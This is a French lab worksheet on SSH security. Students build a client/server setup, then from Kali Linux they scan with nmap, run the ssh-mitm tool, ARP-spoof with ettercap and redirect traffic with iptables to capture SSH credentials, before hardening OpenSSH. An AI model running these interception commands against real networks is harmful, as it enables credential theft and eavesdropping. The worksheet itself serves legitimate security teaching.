Q1. Pourquoi l'accès aux machines virtuelles par la console ou l'interface graphique n'est pas possible avec le super-administrateur root ?

.....

.....

.....

.....

Q2. Expliquer à quoi sert la commande sudo et quels avantages a-t-elle sur l'utilisation de la commande su - ?

.....

.....

.....

.....

Q3. Quelles commandes permettent de savoir si le service OpenSSH (serveur) est déjà installé et démarré ?

.....

.....

.....

Q4. Indiquer le répertoire où sont stockées les clés publique et privée créées ainsi que le positionnement des permissions appliquées sur les fichiers correspondants. Puis indiquer quel est le fichier de configuration du service SSH.

.....

.....

.....

.....

.....

.....

V. Première utilisation

Utilisation des annexes 1 à 5

Depuis le client, se connecter au serveur SSH à l'aide de la commande ssh à taper dans un émulateur de terminal. Un message proche de celui présenté ci-dessous apparaît :

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ECDSA key fingerprint is SHA256:IPIxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWIM4.
Are you sure you want to continue connecting (yes/no)?
```

Q5. Que signifie cette alerte qui est affichée à l'écran ? Devez-vous continuer l'opération ? Pourquoi ?

.....

.....

.....

.....

.....

.....

Q6. Lors d'une prochaine connexion depuis le même client sur ce serveur, ce message apparaîtra-t-il à nouveau ? Pourquoi ?

.....

.....

.....

.....

.....

Q7. Sur la machine virtuelle cliente, expliquer à quoi sert le fichier /home/etusio/.ssh/known_hosts.

.....

.....

.....

.....

.....

- À ce stade du TP, supprimer le contenu du fichier known_hosts.

```
etusio@clissh:~$ echo > ~/.ssh/known_hosts
```

VI. Découverte des hôtes et services présents sur un réseau local

- En tant qu'attaquant, la première étape consiste à recueillir des informations sur le réseau dans lequel nous nous trouvons. Ainsi, à l'aide de l'outil nmap présent sur Kali Linux, nous allons réaliser un scan du réseau.

```
etusio@kali:~$ nmap -sP 192.168.56.0/24
```

- Puis scanner les différents hôtes afin de savoir quels ports sont ouverts sur ceux-ci et quels services sont proposés.

```
etusio@kali:~$ nmap -sV 192.168.56.10
etusio@kali:~$ nmap -sV 192.168.56.11
etusio@kali:~$ nmap -sV 192.168.56.254
```

Voici un exemple de résultat obtenu à l'aide de cette commande :

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-21 12:44 CEST
Nmap scan report for rwbsd.local.sio.fr (192.168.56.254)
Host is up (0.0011s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

Q8. Indiquer quelles sont les informations que peut obtenir un attaquant grâce à ces commandes ?

.....

.....

.....

.....

.....

L'analyse des résultats permet à l'attaquant de cibler plus particulièrement le serveur DNS.

VII. Simulation d'une attaque de l'homme du milieu entre votre client et votre serveur SSH

Utilisation de l'annexe 8

Une personne malveillante s'est introduite sur votre réseau dans le but de récupérer entre autres des informations confidentielles dont des noms d'utilisateurs et mots de passe disposant de privilèges sur le réseau.

Après avoir analysé l'architecture réseau et découvert l'existence d'un serveur SSH, elle décide de réaliser une attaque Man in the Middle afin d'obtenir un accès sur ce dernier.

Q9. Expliquer les principes généraux d'une attaque de l'homme du milieu (Man in the Middle).

.....

.....

.....

.....

.....

- Dans un premier temps, sur le client et le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande (pour avoir des informations dans la cache arp, vous devrez peut-être au préalable lancer un ping sur chaque machine présente dans le réseau ou relancer les commandes nmap) :

```
etusio@clissh:~$ ip neigh show
etusio@srvssh:~$ ip neigh show
```

Q10. Noter les associations adresse IP / adresse MAC présentes sur les deux machines. Sont-elles cohérentes ?

.....

.....

.....

.....

.....

- Se connecter sur Kali Linux. Puis à l'aide de l'outil git, récupérer le logiciel ssh-mitm.

```
etusio@kali:~$ git clone https://github.com/ktux/ssh-mitm
```

- Se rendre ensuite dans le répertoire nouvellement récupéré, puis lancer le script d'installation.

```
etusio@kali:~$ cd ssh-mitm/
etusio@kali:~/ssh-mitm$ export LANG=en_US.utf-8
etusio@kali:~/ssh-mitm$ sudo ./install.sh
```

La commande « *export LANG=en_US.utf-8* » sert à exporter, via une variable d'environnement, la langue par défaut utilisée au moment de l'installation de l'outil (anglais avec un encodage UTF-8). Sans cet export, un message d'erreur empêche l'installation.

Lors de cette installation, il vous est demandé d'installer AppArmor pour restreindre les droits de ssh-mitm. Accepter la proposition.

```
Kali Linux detected with no AppArmor installed.  For added safety, it is highly recommended (though not required) that sshd_mitm is run in a restricted environment.  Would you like to automatically enable AppArmor? (y/n) y
```

- S'assurer d'être dans le répertoire ssh-mitm puis lancer le service ssh-mitm.

```
etusio@kali:~/ssh-mitm$ sudo ./start.sh
```

L'attaquant sera ainsi positionné entre le client et le serveur SSH. Il se fera passer pour le serveur légitime auprès du client, il recevra et journalisera toutes les informations transmises par le client avant de les transmettre au serveur légitime

La machine attaquante doit donc être en mesure de router les paquets le temps de l'attaque. **Ainsi le script start.sh exécute la commande suivante automatiquement** afin d'activer le routage.

```
sysctl -w net.ipv4.ip_forward=1
```

Q11. Pourquoi l'activation du routage sur la machine de l'attaquant est indispensable au bon fonctionnement de l'attaque MITM ?

.....

.....

.....

.....

.....

Puis **le script réalise** à l'aide de NETFILTER/IPTABLES une redirection de ports afin de rediriger tous les flux à destination de la machine attaquante sur le port 22/TCP vers le port 2222 du système Kali Linux.

```
iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222
```

- Nous pouvons observer quel service écoute sur le port 2222 en localhost à l'aide de la commande

```
etusio@kali:~$ ss -ltnp
```

- Il est également possible d'observer quelles sont les règles de filtrage et de NAT en cours d'utilisation sur la distribution Kali Linux.

```
etusio@kali:~$ sudo iptables -L
```

Q12. Pourquoi cette redirection de ports est indispensable au succès de l'attaque de l'homme du milieu ?

.....

.....

.....

.....

.....

1. Mise en place d'une attaque ARP Spoofing afin d'obliger le client et le serveur SSH à faire transiter les trames Ethernet échangées par l'attaquant.

Q13. Indiquer en quoi une attaque de type ARP Spoofing peut être utile ici au pirate ?

.....

.....

.....

.....

.....

.....

- Réaliser cette attaque sur la machine Kali Linux à l'aide de la commande ettercap.

```
etusio@kali:~/ssh-mitm$ sudo ettercap -i eth0 -T -M arp /192.168.56.10// /192.168.56.11//
```

- -T : lance ettercap en mode texte ;
- -M : indique que l'on veut une attaque de type "Man in the middle" ;
- 192.168.56.10 (serveur ssh) et 192.168.56.11 (client SSH) sont les adresses IP des victimes.

- À nouveau sur le client puis le serveur SSH, analyser le cache ARP respectif des deux machines à l'aide de la commande :

```
etusio@clissh:~$ ip neigh show
etusio@srvssh:~$ ip neigh show
```

Q14. Comparer les caches ARP du client et du serveur avec les associations notées précédemment lors de la question 10. Qu'en concluez-vous ?

.....

.....

.....

.....

.....

- Sur la machine cliente et sur Kali Linux, exécuter le logiciel de capture de trame Wireshark et réaliser une capture de trames d'une vingtaine de secondes et enregistrez-les. Analyser plus particulièrement les trames ARP émises et reçues.

Pour lancer Wireshark sur le client, cliquer sur **Applications>Internet>Wireshark** puis sélectionner l'interface Ethernet qui se nomme enp0s3 (contrairement à la machine Kali Linux qui utilise une carte Ethernet nommée eth0).

Q15. À partir de ces différentes observations, expliquer en détails comment fonctionne une attaque ARP Spoofing.

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

Q16. Envoyer une requête ping (icmp-écho) depuis le client vers le serveur (192.168.56.10). Puis vérifier à l'aide d'une capture de trame sur la machine Kali Linux que ces dernières passent effectivement bien par l'attaquant. Quels éléments démontrent que l'attaque se déroule correctement ?

.....

.....

.....

.....

2. Mise en œuvre et exploitation de l'attaque Man-in-the-Middle

- Depuis le poste client, se reconnecter sur le serveur avec le protocole SSH.

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
The authenticity of host 'srvssh.local.sio.fr (192.168.56.10)' can't be established.
ED25519 key fingerprint is SHA256:ehuFqeaDT90nXN8dY1a6HYuOoDouws5z693TOfU1dXs.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.10' (ED25519) to the list of known hosts.
```

- Une fois sur le serveur SSH, taper les commandes suivantes :

```
etusio@srvssh:~$ sudo cat /etc/shadow
etusio@srvssh:~$ sudo iptables -L
```

- Sur le poste de l'attaquant (Kali), il est maintenant possible d'arrêter l'attaque ARP Spoofing, **taper la touche Q pour arrêter**. Puis arrêter le service **ssh-mitm :**

```
etusio@kali:~/ssh-mitm$ sudo ./stop.sh
```

- Récupérer le login et le mot de passe tapés par la victime de l'attaque : **Ouvrir le fichier** `/var/log/auth.log` de la machine virtuelle attaquante.

Q17. Recopier la ligne qui contient le login et le mot de passe capturés dans le fichier */var/log/auth.log*.

.....

.....

.....

Q18. Que contient le fichier `/home/ssh-mitm/shell_session_0.txt` présent sur Kali Linux ?
***NB :** L'accès à ce fichier nécessite l'utilisation de la commande sudo.*

....

....

....

- Sur le poste de la victime, vider le cache ARP puis tenter de se connecter à nouveau sur le serveur SSH.

```
etusio@clissh:~$ sudo ip neigh flush all
```

```
etusio@clissh:~$ ssh etusio@srvssh.local.sio.fr
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@ WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED! @@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)! It is also possible that a
host key has just been changed. The fingerprint for the ED25519 key sent by the remote host is
SHA256:iO+me7aX2v3eHBi+5cdiGOjHiAO/prPgk8Jgz1a9n24.
Please contact your system administrator.
Add correct host key in /home/etusio/.ssh/known_hosts to get rid of this message.
Offending ED25519 key in /home/etusio/.ssh/known_hosts:1 remove with:
ssh-keygen -f "/home/etusio/.ssh/known_hosts" -R "srvssh.local.sio.fr"
ED25519 host key for srvssh.local.sio.fr has changed and you have requested strict checking. Host key
verification failed.
```

Q19. Expliquer pourquoi ce message d'erreur apparaît ?

....

....

....

....

....

....

....

Q20. Proposer une solution afin de pouvoir à nouveau se connecter au service SSH depuis le client.

....

....

....

....

....

....

VIII. Renforcement de la sécurité du service OpenSSH et remédiation

1. Mise en place d'une authentification par clés de chiffrement

Utilisation des annexes 6 et 7

Lorsque vous générez une paire de clés de chiffrement, vous devez vous assurer que celle-ci n'est pas prédictible par un attaquant. L'entropie permet de mesurer l'imprédictibilité lors de la génération d'une paire de clés, et donc la difficulté qu'un attaquant rencontrera à découvrir cette dernière.

⚠ **Attention !** Dans un contexte professionnel, la génération de clés de chiffrement doit être réalisée sur une machine physique. De plus, cette machine doit disposer de plusieurs sources d'entropie indépendantes. La génération de clés sur des machines virtuelles conduit à une baisse trop importante de l'entropie et donc à une mauvaise qualité des clés créées.

L'authentification par mot de passe est considérée comme un mécanisme plutôt faible. Elle peut être soumise à différents types d'attaque comme les attaques par dictionnaire, par force brute ou par Man In The Middle comme nous l'avons vu précédemment.

Ainsi lorsque l'on configure un service SSH, il est recommandé de mettre en œuvre une authentification plus robuste par double facteur d'authentification (2FA) ou par clés de chiffrement.

- Editer le fichier de configuration serveur et autoriser ce mécanisme de connexion :

```
etusio@srvssh:~$ sudoedit /etc/ssh/sshd_config
```

```
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
```

- Redémarrer le service.

```
etusio@srvssh:~$ sudo service ssh restart
```

Les manipulations sur le serveur sont maintenant terminées. Quitter éventuellement la connexion SSH sur le serveur puis basculer sur le client.

- Sur la machine cliente, l'utilisateur **etusio** va devoir générer sa clé publique, et sa clé privée afin de pouvoir s'authentifier sur le serveur OpenSSH :

```
etusio@clissh:~ $ ssh-keygen -b 256 -t ecdsa
```

Le générateur de clés va en générer deux, une clé publique et une clé privée. Il va placer la clé privée dans un endroit qui, par défaut, est `$HOME/.ssh/id_ecdsa` :

```
Generating public/private ecdsa key pair.
Enter file in which to save the key (/home/etusio/.ssh/id_ecdsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/etusio/.ssh/id_ecdsa.
Your public key has been saved in /home/etusio/.ssh/id_ecdsa.pub.
The key fingerprint is:
SHA256:EqNMWPDfxKHfPCkejRqkytTIqGHTRe+TJWv90DOV8tM etusio@clissh
```

- Appuyer sur **Entrée** pour accepter la localisation de la clé par défaut.

ssh-keygen demande ensuite une phrase de chiffrement (ou « passphrase », équivalent d'un mot de passe, mais sous forme de phrase).

- Tapez **TPMITMcerta** comme phrase de chiffrement et confirmez-là.

Vous obtenez l'empreinte de votre clé (« key fingerpint ») et une « randomart image ».

Q21. Pourquoi l'algorithme ECDSA a été préféré à l'algorithme RSA lors de la génération de la paire de clés ?

.....

.....

.....

.....

Q22. A votre avis, pourquoi la mise en place de cette phrase de chiffrement pour accéder à la clé privée est extrêmement importante ?

.....

.....

.....

.....

Que faire de la paire de clés ? Si l'on récapitule, ssh-keygen a généré deux clés.
Une **clé privée** qui est `$HOME/.ssh/id_ecdsa` à laquelle vous seul devez avoir accès et une **clé publique** qui est `$HOME/.ssh/id_ecdsa.pub`, qui peut être connue par tout le monde.

Q23. Lister le contenu du répertoire $HOME/.ssh/ puis afficher le contenu du fichier id_ecdsa.pub.

.....

.....

.....

⚠ **Définition :** qu'est-ce que ce « $HOME » ? $HOME est ce qu'on appelle une variable d'environnement, qui sert à indiquer aux programmes quel est votre répertoire personnel (la racine de votre compte). Faites echo $HOME pour savoir quel est le vôtre.

Sur le serveur, vous devez maintenant autoriser explicitement votre compte présent sur la machine cliente à accéder via ssh à celui-ci. Pour ce faire, vous devez ajouter dans le répertoire .ssh de l'utilisateur qui sera choisi pour se connecter (exemple : /home/etusio/.ssh) la clé publique générée précédemment (id_ecdsa.pub) dans un fichier authorized_keys.

La méthode la plus simple est d'utiliser la commande ssh-copy-id qui copiera la clé dans un fichier authorized_keys à l'emplacement défini dans votre chemin(~/.ssh/), même si celui-ci n'existe pas au préalable.

```
ssh-copy-id -i <chemin/nomfichier><utilisateur>@<adresseIP ou nom> -p <numport>
```

- Sur le poste client :

```
etusio@clissh:~$ ssh-copy-id -i ~/.ssh/id_ecdsa.pub etusio@srvssh.local.sio.fr
```

- Depuis le poste client, relancez une connexion ssh au serveur, la phrase de chiffrement vous est bien demandée, cela vous permet de vérifier que la connexion avec clé publique est fonctionnelle.

- Sur le serveur Debian, désactiver l'authentification par mot de passe pour juste conserver celle par clés dans le fichier de configuration `/etc/ssh/sshd_config` :

⚠ **Attention !** Si vous désactivez l'authentification par mot de passe, vous devez vous assurer que l'authentification par clé est opérationnelle sous peine de ne plus du tout pouvoir accéder à la machine distante !

Dans le fichier de configuration, décommenter la directive *PasswordAuthentication* puis affecter le paramètre no.

```
# Autorisation de connexion par mot de passe
PasswordAuthentication no
```

Redémarrer le service SSH pour que la modification du fichier soit prise en compte :

```
etusio@srvssh:~$ sudo service ssh restart
```

Nous allons maintenant vérifier que ssh se préoccupe de la sécurité de vos clés :

Q24. Sur la machine cliente clissh.local.sio.fr, modifier les droits du fichier ~/.ssh/id_ecdsa (droits initiaux : 600 etusio:etusio) qui contient votre clé privée en 644. Se connecter sur le serveur distant srvssh.local.sio.fr qui contient la clé publique. Que se passe-t-il ? Pourquoi ?

.....

.....

.....

.....

.....

Q25. Rétablir les droits de ~/.ssh/id_ecdsa sur le poste client. Maintenant sur le serveur distant, afficher les droits d'accès appliqués au fichier ~/.ssh/authorized_keys.

.....

.....

.....

Q26. Puis, modifier les droits de ~/.ssh/authorized_keys en 666. Se déconnecter puis se reconnecter. Vérifier si un changement est apparu ou non et tenter d'expliquer pourquoi (ne pas oublier de rétablir les droits d'origine ensuite).

.....

.....

.....

.....

Q27. En analysant la connexion par clés, proposer une hypothèse de fonctionnement de cette nouvelle forme d'authentification. Expliquer ce qui différencie une connexion par mot de passe d'une connexion par clé de chiffrement.

.....

.....

.....

.....

.....

.....

.....

.....

2. Utilisation de ssh-agent

L'agent ssh est particulièrement utile si vous vous connectez très régulièrement à une machine et que vous ne souhaitez pas retaper la phrase de passe liée à votre clé privée à chaque connexion. Mais attention, cela peut ouvrir certaines brèches en matière de sécurité.

- Sur le client, taper les commandes suivantes, pour mettre en place le ssh-agent. Par défaut sous Debian, le bureau GNOME intègre un trousseau de clés qui fonctionne en adéquation avec ssh-agent et qui permet d'éviter de saisir à chaque fois des mots de passe.

```
etusio@clissh:~$ exec ssh-agent $SHELL
```

NB : L'utilisation de la variable $SHELL permet d'exécuter l'agent SSh dans l'interpréteur en cours d'utilisation.

```
etusio@clissh:~$ ssh-add
Enter passphrase for ~/.ssh/id_ecdsa:
Identity added: ~/.ssh/id_ecdsa (~/.ssh/id_ecdsa)
```

Entrer la phrase de passe configurée au préalable. Pendant toute la durée de la connexion, il est possible d'avoir accès à la machine distante sans avoir à taper un mot de passe. Si le processus ssh-agent disparaît, il sera nécessaire de retaper le mot de passe.

Q28. Suite à la mise en place de cette authentification par clés de chiffrement, tenter à nouveau de simuler une attaque MITM entre le client et le serveur SSH. Quel résultat obtenez-vous ? Pourquoi ?

.....

.....

.....

.....

.....

.....

.....

- Effacer à nouveau le contenu du fichier /home/etusio/.ssh/known_hosts avant de poursuivre la suite du TP et penser également à arrêter l'attaque si cela n'a pas encore été fait.

3. Faciliter la vérification de l'identité du serveur SSH avant la première connexion

Utilisation de l'annexe 9

OpenSSH adopte par défaut un modèle de sécurité appelé Trust On First Use (TOFU). Lors de la première connexion et à défaut de pouvoir authentifier l'hôte, ssh demande confirmation à l'utilisateur qu'il s'agit bien de la bonne clé via son empreinte. Si l'utilisateur confirme que l'empreinte est bonne, ssh procèdera à son enregistrement afin de permettre sa vérification lors des visites suivantes.

Dès lors, il existe plusieurs manières de contrôler l'identité du serveur :

1. En s'assurant que l'empreinte de la clé présentée est identique à celle présente sur le serveur (ssh-keygen -l) ;
2. En ajoutant la clé manuellement au préalable dans le fichier known_hosts du poste client.

Comme vous pouvez le constater, ces méthodes sont assez lourdes à mettre en œuvre lorsque l'on administre plusieurs équipements à l'aide de ce protocole.

Le mécanisme SSHFP permet d'offrir plus de souplesse dans cette étape capitale de vérification.

- Tout d'abord, assurez-vous manuellement que l'identité du serveur (l'empreinte de la clé présentée) lors de la première connexion est bien celle de la clé publique présente sur le serveur, comme le montre l'exemple ci-dessous :.

```
etusio@srvssh:~$ ssh-keygen -l -f /etc/ssh/ssh_host_ecdsa_key.pub
256 SHA256:lPlxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4 root@srvssh (ECDSA)
```

à comparer à l'empreinte affichée sur le client :

```
ssh etusio@srvssh.local.sio.fr
The authenticity of host ' srvssh.local.sio.fr (192.168.56.10)' can't be established.
ECDSA key fingerprint is SHA256:lPlxEKxsYHPP3i7iMiZZXLYUoW9viLwSfF39MNoWlM4.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'srvssh.local.sio.fr, 192.168.56.10' (ECDSA) to the list of known hosts.
etusio@srvssh.local.sio.fr's password:
```

SSHFP est un mécanisme permettant de publier les empreintes de clés publiques du serveur SSH dans la zone DNS de l'entreprise.

Q29. Expliquer l'intérêt de cette démarche.

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

- Pour obtenir les enregistrements SSHFP à ajouter dans votre fichier de zone DNS, voici la commande à taper sur le serveur (Important ! C'est le nom d'hôte du serveur qui doit être saisi) :

```
etusio@srvssh:~$ sudo ssh-keygen -r srvssh
srvssh IN SSHFP 1 1 6fa8aeb8227f09bc4f8c8afe08245a8c7718d324
srvssh IN SSHFP 1 2 ef3c9989952d8591cc761f1b26a658354a93230dae730edbe42732bf0a1219a8
srvssh IN SSHFP 3 1 4c16f0e9298469630445a24c57c342b15540253f
srvssh IN SSHFP 3 2 94f23110ac6c6073cfde2ee23226595cb614a16f6f88bc127c5dfd30da1694ce
srvssh IN SSHFP 4 1 7ef6631af09e0585ff8c3169255189195f7b7ddf
srvssh IN SSHFP 4 2 88efa67bb697dafdde1c18bee5c76218e8c78803bfa6b3e093c260cf56bd9f6e
```

- Ajouter ces nouveaux enregistrements à la fin du fichier de zone présent sur le serveur **SSH/DNS.**

```
etusio@srvssh:~$ sudoedit /var/named/db.local.sio.fr
```

- Recharger le service.

```
etusio@srvssh:~$ sudo service bind9 reload
```

- Sur la machine cliente, si vous souhaitez que cette vérification se fasse au moment de la connexion, voici la commande à utiliser :

```
etusio@clissh :~$ ssh -o VerifyHostKeyDNS=true etusio@srvssh.local.sio.fr
```

Si vous souhaitez que cette vérification ait lieu à chaque nouvelle connexion depuis votre poste client, vous pouvez rajouter cette option dans le fichier de configuration du client (/etc/ssh/ssh_config) :

```
VerifyHostKeyDNS yes
```

4. Amélioration de la sécurité du service OpenSSH sur le serveur

Q30. Mettre en œuvre les préconisations suivantes tirées des recommandations pour un usage sécurisé de SSH publié par l'ANSSI :

1. Vérifier que les clés privées de chiffrement présentes dans le répertoire /etc/ssh/ appartiennent à l'utilisateur root en lecture-écriture seulement ;
2. S'assurer que c'est bien la version 2 du protocole SSH qui est utilisée ;
3. Le serveur SSH doit dorénavant écouter sur le port 222/TCP ;
4. Vérifier que les droits sur les fichiers sont appliqués de manière stricte par SSH ;
5. L'accès SSH par l'utilisateur root doit être interdite ;
6. Mettre en œuvre une séparation des privilèges à l'aide d'un bac à sable (sandbox) ;
7. L'accès à distance par des comptes ne disposant pas de mot de passe doit être interdit ;
8. Autoriser 3 tentatives de connexion successives en cas d'erreur dans le mot de passe ;
9. Le service doit afficher les informations de dernière connexion à l'utilisateur quand il se connecte ;
10. N'autoriser que l'utilisateur etusio à se connecter sur le serveur.

Le lien suivant liste les différentes directives qui existent dans le fichier sshd_config :

https://man.openbsd.org/OpenBSD-6.0/sshd_config.5

.....

.....

.....

.....

.....

.....

.....

.....

.....

.....

5. Durcissement des algorithmes de chiffrement utilisés entre le client et le serveur SSH

Utilisation de l'annexe 10

Lorsque l'on implémente des protocoles chiffrés comme https ou ssh, il est primordial de respecter l'état de l'art en matière de choix des algorithmes utilisés.

Q31. Expliquer dans une définition succincte ce qu'est l'état de l'art dans le domaine de la cybersécurité.

.....

.....

.....

.....

Q32. Définir ce qu'est le principe de Kerckhoffs.

.....

.....

.....

.....

Q33. Selon ce principe, pourquoi est-il pertinent de choisir des algorithmes cryptographiques connus et respectant l'état de l'art ?

.....

.....

.....

.....

Des agences de sécurité nationale comme l'ANSSI en France ou les experts en sécurité informatique de grandes entreprises comme Mozilla publient régulièrement les algorithmes à privilégier lorsque l'on utilise OpenSSH ou TLS.

- Pour empêcher l'usage d'algorithmes de chiffrement dépréciés, il est nécessaire d'éditer le fichier de configuration du serveur SSH et ajouter les lignes suivantes :

```
etusio@srvssh:~$ sudoedit /etc/ssh/sshd_config
```

```
KexAlgorithms curve25519-sha256@libssh.org,ecdh-sha2-nistp521,ecdh-sha2-nistp384,ecdh-sha2-nistp256,diffie-hellman-group-exchange-sha256

Ciphers chacha20-poly1305@openssh.com,aes256-gcm@openssh.com,aes128-gcm@openssh.com,aes256-ctr,aes192-ctr,aes128-ctr

MACs hmac-sha2-512-etm@openssh.com,hmac-sha2-256-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-512,hmac-sha2-256,umac-128@openssh.com
```

- Puis redémarrer le service ssh.

```
etusio@srvssh:~$ sudo service ssh restart
```

Annexes

1. Quelques rappels historiques

L'apparition des premiers Unix et systèmes d'information communicants s'est accompagnée de l'émergence de piles protocolaires visant l'échange de données entre machines comme FTP, TELNET ou encore RSH.

Bien qu'encore largement utilisés aujourd'hui, ces protocoles n'ont pas été conçus pour être sécurisés ; leurs fonctionnalités sont particulièrement pauvres lorsqu'il s'agit d'authentifier la source ou l'émetteur, ou encore de garantir l'intégrité et la confidentialité des flux.

Leur usage est même devenu problématique d'un point de vue filtrage. FTP nécessite par exemple une ouverture dynamique de port sur une passerelle utilisant du NAT. Pour ces raisons, le besoin d'un protocole applicatif sécurisé capable de remplacer ces briques logicielles s'est fait rapidement sentir : SSH est né.

2. Qu'est-ce que OpenSSH ?

OpenSSH (OpenBSD Secure Shell) est un ensemble d'outils informatiques libres permettant des communications sécurisées sur un réseau informatique en utilisant le protocole SSH. Créé comme alternative Open Source à la suite logicielle proposée par la société SSH Communications Security, OpenSSH est développé depuis 1999 par l'équipe d'OpenBSD, dirigée par son fondateur, Theo de Raadt, et diffusé sous licence BSD.

OpenSSH est à la fois une brique logicielle du système OpenBSD et l'implémentation SSH la plus utilisée sur les systèmes BSD et GNU/Linux. OpenSSH utilise la cryptographie asymétrique comme mécanisme d'authentification. Contrairement à TLS, le modèle de sécurité de ce service n'utilise pas par défaut une infrastructure à clés publiques mais la méthode Trust on the first use.

OpenSSH couvre les mécanismes suivants :

- le chiffrement ;
- l'authentification ;
- l'intégrité des données transmises.

3. L'approche Trust on the first use

TOFU signifie "accorder sa confiance lors du premier usage". Cette approche est utilisée lorsqu'on ajoute de manière permanente l'empreinte de la clé publique du serveur sur lequel on se connecte pour la première fois dans un fichier présent sur le client.

Le principe général est de considérer, par un acte de foi (TOFU est également appelé, en anglais, "leap of faith"), que la première fois que l'on reçoit une empreinte de clé publique, celle-ci n'a pas été émise par un attaquant. Une fois cette empreinte de clé acceptée une première fois, il est admissible que toute communication future impliquant cette clé publique soit avec le même correspondant. Le client n'émettra dès lors un avertissement qu'à la réception d'une nouvelle clé pour un serveur sur lequel il ne s'est jamais encore connecté.

Si cette approche est plébiscitée par certains, elle est difficilement applicable par l'utilisateur lambda qui ignore généralement les warnings et validera n'importe quelle empreinte de clé publique sans se soucier qu'il s'agisse d'une clé légitime ou non. Cette approche a cependant un avantage certain : sa simplicité de mise en œuvre.

4. Configuration du client et du serveur SSH

Les informations de configuration SSH qui s'appliquent à l'ensemble du système sont stockées dans le répertoire /etc/ssh où figurent :

- moduli — Fichier contenant les groupes Diffie-Hellman utilisés pour l'échange de clés Diffie-Hellman qui est crucial pour la création d'une couche de transport sécurisée. Lorsque les clés sont échangées au début d'une session SSH, une valeur secrète partagée ne pouvant être déterminée que conjointement par les deux parties est créée. Cette valeur est ensuite utilisée pour effectuer l'authentification de l'hôte.
- ssh_config — Fichier de configuration client SSH pour l'ensemble du système. Il est écrasé si un même fichier est présent dans le répertoire personnel de l'utilisateur (~/.ssh/config).
- sshd_config — Fichier de configuration pour le démon sshd.
- ssh_host_dsa_key — Clé DSA privée utilisée par le démon sshd.
- ssh_host_dsa_key.pub — Clé DSA publique utilisée par le démon sshd.
- ssh_host_rsa_key — Clé RSA privée utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_rsa_key.pub — Clé RSA publique utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_ecdsa_key — Clé ECDSA privée utilisée par le démon sshd pour la version 2 du protocole SSH.
- ssh_host_ecdsa_key.pub — Clé ECDSA publique utilisée par le démon sshd pour la version 2 du protocole SSH.

Les informations de configuration SSH spécifiques à l'utilisateur sont stockées dans son répertoire personnel à l'intérieur du répertoire ~/.ssh/ où figurent :

- authorized_keys — Fichier contenant une liste de clés publiques autorisées pour les serveurs. Lorsque le client se connecte à un serveur, ce dernier authentifie le client en vérifiant sa clé publique signée qui est stockée dans ce fichier.
- id_dsa — Fichier contenant la clé DSA privée de l'utilisateur.
- id_dsa.pub — Clé DSA publique de l'utilisateur.
- id_rsa — Clé RSA privée utilisée par ssh pour la version 2 du protocole SSH.
- id_rsa.pub — Clé RSA publique utilisée par ssh pour la version 2 du protocole SSH.
- id_ecdsa — Clé ECDSA privée utilisée par ssh pour la version 2 du protocole SSH.
- id_ecdsa.pub — Clé ECDSA publique utilisée par ssh pour la version 2 du protocole SSH.
- known_hosts — Fichier contenant les clés d'hôtes des serveurs SSH auxquelles l'utilisateur a accédé. Ce fichier est très important car il permet de garantir que le client SSH se connecte au bon serveur SSH.

5. Comment fonctionne la mise en œuvre du chiffrement d'une connexion SSH ?

La méthode de chiffrement d'une connexion SSH diffère de celle utilisée avec le protocole TLS. Ainsi le chiffrement entre le client et le serveur sera réalisée à l'aide d'une clé de chiffrement symétrique de session commune au serveur et au client. Cette clé sera créée à l'aide d'un algorithme d'échange de clés type Diffie-Hellman.

Client SSH		Serveur SSH
1. Demande de connexion (Port 22/TCP).	→	
	←	2. Le serveur envoie les versions des algorithmes acceptés.
3. Choix parmi les algorithmes de celui qui convient le mieux.	→	
4. Échange de la clé de session (Diffie-Hellman) et authentification du serveur par l'envoi de l'empreinte de sa clé publique.	↔	4. Échange de la clé de session (Diffie-Hellman) et authentification du serveur par l'envoi de l'empreinte de sa clé publique.

Voici une illustration conceptuelle permettant de mieux appréhender le fonctionnement d'un échange de clés type Diffie-Hellman.

